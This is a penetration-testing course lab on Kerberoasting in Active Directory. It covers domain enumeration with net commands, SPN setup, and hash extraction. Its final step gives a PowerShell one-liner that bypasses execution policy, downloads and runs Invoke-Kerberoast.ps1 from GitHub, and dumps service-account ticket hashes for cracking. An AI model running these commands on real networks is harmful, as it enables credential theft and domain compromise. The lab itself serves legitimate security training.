🛡️ Module 09: Active Directory Penetration Testing

```
# Exercise 01: Exploring the Active Directory Environment
```

Scenario

Active Directory (AD) manages identity, access, and security policies across enterprise Windows environments. However, misconfigurations in Service Principal Names (SPNs), weak service account passwords, and legacy Kerberos ticketing mechanisms expose domain environments to **Kerberoasting** attacks. Kerberoasting allows any domain-authenticated user to request Kerberos TGS (Ticket Granting Service) tickets for SPN-associated service accounts and attempt offline password cracking against the TGS ticket hash (encrypted with the service account's NTLM hash).

In this exercise, we explore domain enumeration using native Windows utilities (`net user /domain`), set up a vulnerable service principal name using `setspn` , execute Kerberoasting across multiple operating system builds (**2019DC**, **Windows Server 2016**, and **Parrot Security**) using PowerShell (`Invoke-Kerberoast.ps1` , `RiskySPNs.psm1`), compiled C# binaries (`Rubeus.exe`), Impacket (`GetUserSPNs.py`), and Metasploit framework modules.

Objective

The objective of this lab is to help students learn how to:
- Enumerate Active Directory users, groups, and domain details using native net commands (**net user**, **net user /domain**, **net user user-one /domain**)
- Configure Service Principal Names (SPNs) for target service accounts using **setspn -s http://LPT.com:80 user-one**
- Perform Kerberoasting via PowerShell using `Invoke-Kerberoast.ps1` and export Hashcat-formatted TGS hashes
- Bypass AMSI and PowerShell execution policies on Windows Server 2016 using TLS 1.2 WebRequest wrappers
- Compile and execute `Rubeus.exe` via Visual Studio 2019 to extract TGS hashes (**Rubeus.exe kerberoast /format:hashcat > Hashfile**) and clean whitespace formatting in Notepad++
- Import and execute `RiskySPNs.psm1` to identify crackable accounts (**Find-PotentiallyCrackableAccounts**)
- Execute remote Kerberoasting from Parrot Security using Impacket (**impacket-GetUserSPNs -request LPT.com/CPENT**) after domain time-synchronization
- Inspect Active Directory post-exploitation enumeration modules within Metasploit Framework


---

Task 1: Enumerate AD Domain, Configure SPNs, and Execute Kerberoasting Attacks Across Windows & Linux Platforms


In this task, we perform native domain user discovery on **2019DC**, configure an HTTP SPN on user **user-one**, execute PowerShell Kerberoasting scripts, compile and run `Rubeus` on **Windows Server 2016**, analyze `RiskySPNs` , perform Linux-based SPN extraction with `Impacket` , and examine Metasploit AD enumeration modules.

Lab Tasks


1. Switch to **2019DC** machine and log in (**Pa$$w0rd**).
2. Open Command Prompt or PowerShell and list local user accounts:
   net user




1. Enumerate all domain accounts from Active Directory:
   net user /domain




1. Inspect detailed domain configuration for user account **user-one**:
   net user user-one /domain




1. Associate a Service Principal Name (SPN) with **user-one**:
   setspn -s http://LPT.com:80 user-one




1. Create a new directory `Kerb-Hash` on Desktop and open PowerShell in that directory.




1. Execute Kerberoasting payload via PowerShell to request TGS tickets and save Hashcat-formatted output to **kerb-Hash1.txt**:
   powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/myexploit/PS_Scripts_Backup/master/Invoke-Kerberoast.ps1') ; Invoke-Kerberoast -OutputFormat HashCat|Select-Object -ExpandProperty hash | out-file -Encoding ASCII kerb-Hash1.txt"



